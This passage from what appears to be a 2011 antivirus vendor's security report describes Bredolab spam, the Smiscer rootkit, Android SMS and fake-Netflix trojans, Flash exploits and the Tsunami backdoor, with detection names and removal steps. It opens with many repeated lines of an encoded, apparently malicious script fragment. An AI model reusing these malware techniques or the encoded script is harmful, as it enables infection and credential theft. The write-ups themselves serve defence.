47  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
48  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
49  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
50  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
51  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
52  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
53  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
54  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
55  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
56  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
57  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
58  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
59  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
60  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
61  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
62  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
63  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
64  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
65  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
66  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
67  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
68  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
69  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
70  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
71  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
72  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
73  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
74  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
75  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
76  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
77  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
78  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
79  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
80  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
81  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
82  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
83  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
84  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
85  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
86  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
87  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
88  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
89  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
90  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
91  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
92  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
93  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
94  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
95  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
96  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
97  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
98  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
99  92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
100 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
101 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
102 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
103 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
104 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
105 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
106 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
107 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
108 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
109 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
110 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
111 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
112 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
113 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
114 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
115 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
116 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
117 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
118 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
119 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
120 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
121 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
122 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
123 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
124 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
125 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
126 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
127 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
128 92/n,238/n,232/n,242/n,216/n,202/n,92/n,236/n,210/n,238/n,210/n,238/n,202/n,198/n,78/n,116/n,204/n,
129 92/n,238/n,232/n,242/n,216/n,202/n,92/n,23
```

The body of the message contains only a link that is supposed to lead to the news.



Clicking the link will redirect you to a malicious site as below:



After the redirect, the victim is taken to a Blackhole exploit kit landing page, which tries to find vulnerabilities in the system in order to download malicious files that will infect the system.



When infected, it exports the FTP server addresses, account information and password. If a flash drive is plugged into an infected system, it creates a copy itself and a shortcut file (*.lnk) that exploits MS10-046 vulnerability in the flash drive. Simply plugging in and opening the flash drive from Windows Explorer that has not been patched against the vulnerability will infect the system. V3 detects this malware as:

- Win-Trojan/Bredolab.44032.U
- Win-Trojan/Xema.85504.D
- Win-Trojan/Bredolab.884736.B

Smiscer Rootkit

Smiscer rootkit is similar to other rootkits - it modifies the MBR in order to ensure that the rootkit can persist across reboots. Initially it infects one of the loaded OS drivers, and creates and backs up a file volume for the original infected driver, and creates a rootkit

in the system\config folder. It is not easy to detect this rootkit, as it steals the file system.

Smiscer rootkit (also known as ZeroAccess, Zaccess and Max++ rootkit) is known to be created and distributed from January 2010, but it has not yet been reported in Korea. But, we might have failed to notice the rootkit. Variants of Smiscer.C were reported in Korea as below:

Reference:

- <http://asec.ahnlab.com/328>
- http://download.ahnlab.com/asecReport/ASEC_Report_Vol.16_Kor.pdf (MBR Infector)
- http://download.ahnlab.com/kr/site/magazineAhn/ahn_201110.pdf (TDL4 Bootkit)
- http://download.ahnlab.com/asecReport/ASEC_Report_Vol.14_Kor.pdf (Smiscer Rootkit)

Let's take a look at Smiscer.C that owns a self-protection mechanism.

A. Malicious website: 'http://ya*****/install_flash_player.exe'


The malicious file is disguised as a flash player installation file.

B. It creates the following files on your compromised system:

- C:\WINDOWS\3842759408:254145562.exe (ADS executed)
- C:\WINDOWS\assembly\gac_msil\desktop.ini
- C:\WINDOWS\system32\drivers***.sys (patches system file)
- C:\WINDOWS\\$\NtUninstallKB1216\$ (different according to system)
- C:\documents and settings\[user account]\local settings\application data\[different according to system]\X

Reference: ADS (Alternate Data Stream) 'http://core.ahnlab.com/7'


C. If a process accesses 3842759408:254145562.exe, it terminates the process and changes the permissions.



Then, the following error message appears.




The patched system file changes as below:




D. Solution

- Download the dedicated malware removal tool from 'http://www.ahnlab.com/kr/site/download/vacc/vaccView.do?seq=103'
- Restart your computer after removing the malware, and use an antivirus to scan your system.



E. Restoring permission

Restore the permission as below:



Android malware spreads through QR code


A QR (Quick Response) Code is a new version of the common bar code. They are readable by your smart phone's camera and hold a text or a URL. QR Codes are becoming increasingly popular in advertising and content pushing on mobile devices.

Reference: 'http://en.wikipedia.org/wiki/QR_code'




The first malware in a QR Code was found in Russia. It was embedded with a code that directs the Android smart phones to malicious websites hosting a malware. QR codes were placed on


a Russian website telling people it leads to an instant messenger app to download on their phone.



The malware uses the SEND_SMS permission that allows the application to send SMS. You must always check what permissions an app requests. Do not download apps that are not supposed to be able to send SMS.



The malware sends several SMS messages to premium rate number 2476 (6 USD each).



V3 detects this malware as: - Android-Trojan/SmsSend.K

The codes for the malware are slightly obfuscated, to make it hard to analyze. Mobile malware is clearly on the rise, as attackers are increasingly targeting mobile phones.

Ways to keep your smartphone safe:


1. Always scan applications and files before downloading or installing.
2. When downloading games, always read the reviews carefully first.
3. Be careful when clicking links in emails and text messages.
4. Always scan files when transferring them from your PC to your mobile device.
5. Always update your mobile antivirus to the latest version.
6. Lock your smart phone with a password to prevent unauthorized used. Change your password regularly.
7. Only turn on Bluetooth and Wifi when necessary.
8. Do not save your username and password on your mobile device.
9. Always backup your data on a regular and frequent basis.
10. Do not reconstruct your smart phone.

New Android malware poses as Netflix app


A malicious app disguised as Google+ was discovered in August, and another Android malware, posing as Google Search, was found in June. This month, a new malicious app was found to assume the name of a trusted brand: Netflix.



The fake Netflix app used the following permissions:



The malware is designed to get installed on Android OS 1.6 and higher.




After installing the application, it asks the users to enter their Netflix account information – Email ID and Password.




Following that, a screen comes up telling them the app is incompatible with their current hardware. Users have to manually install the app. If they try to cancel the installation, the app tries to uninstall itself.


The account information you entered will be sent to a server.



The account information you entered will be sent to a server.



The real Netflix app looks like below:




Always check what permissions an app requests and observe the ways to keep your smartphone safe.

Malware exploits CVE 2011-2140 vulnerability

Several malware were found this month to exploit the CVE 2011-

2140 vulnerability. It gets distributed as below:



The malware consists of four files. The malware exploits the vulnerability in Flash Player 10.3.183 and below to steal online game account information.

Reference: 'http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2140' (CVE-2011-2140)

The attackers attempt to spread the malware to multiple PCs and exploit as many vulnerabilities there are for financial gain. To protect your computer, it is very important to regularly update your computer with the latest security patches, and check for security vulnerabilities in your OS and application programs.

Bug in Flash Player allows webcam spying

A Stanford University student recently discovered a security flaw with Adobe's Flash Player that allowed malicious users to activate your webcam and microphone without your knowledge.

[Fig. 1-29] Web camera



Feross Aboukhadijeh posted the exploit, along with a demo and a video demonstration on his blog on October 18. The resulting media noise from the post forced Adobe into releasing a fix just two days later.

The attack uses the clickjacking technique. Adobe added the framebusting code to stop the attack from working. Aboukhadijeh proved that the same attack was actually still possible.



He posted a video demo of the attack. The exploit demonstrated by Aboukhadijeh uses an elaborate clickjack "game" that overlays the SWF panel over buttons in a transparent IFRAME.

Because the settings manager is hosted on Adobe servers, engineers were able to close the hole without updating the software. If Aboukhadijeh did not discover this flaw, it could have been exploited.



The question of whether the complete details of security vulnerabilities should be made public or not is always raised, as attackers could use the disclosed information to exploit the vulnerabilities. But, will it be safe to use software with vulnerabilities that are not revealed? Whether or not vulnerability disclosure is the right thing to do or not is a matter to be left for you to think about.

Tsunami Trojan hijacks Mac OS X to launch DDoS attacks

Malware authors have ported a Trojan originally written for Linux systems to hijack Mac OS X systems. Tsunami appears to be derived from Kaiten, an old backdoor Trojan, dating back to 2002. It is an IRC controlled backdoor that contains a hardcoded list of IRC servers and channel that it attempts to connect to.

- PUSH+ACK Flooding
- SYN Flooding
- UDP Flooding

- File download from website
- Command execution



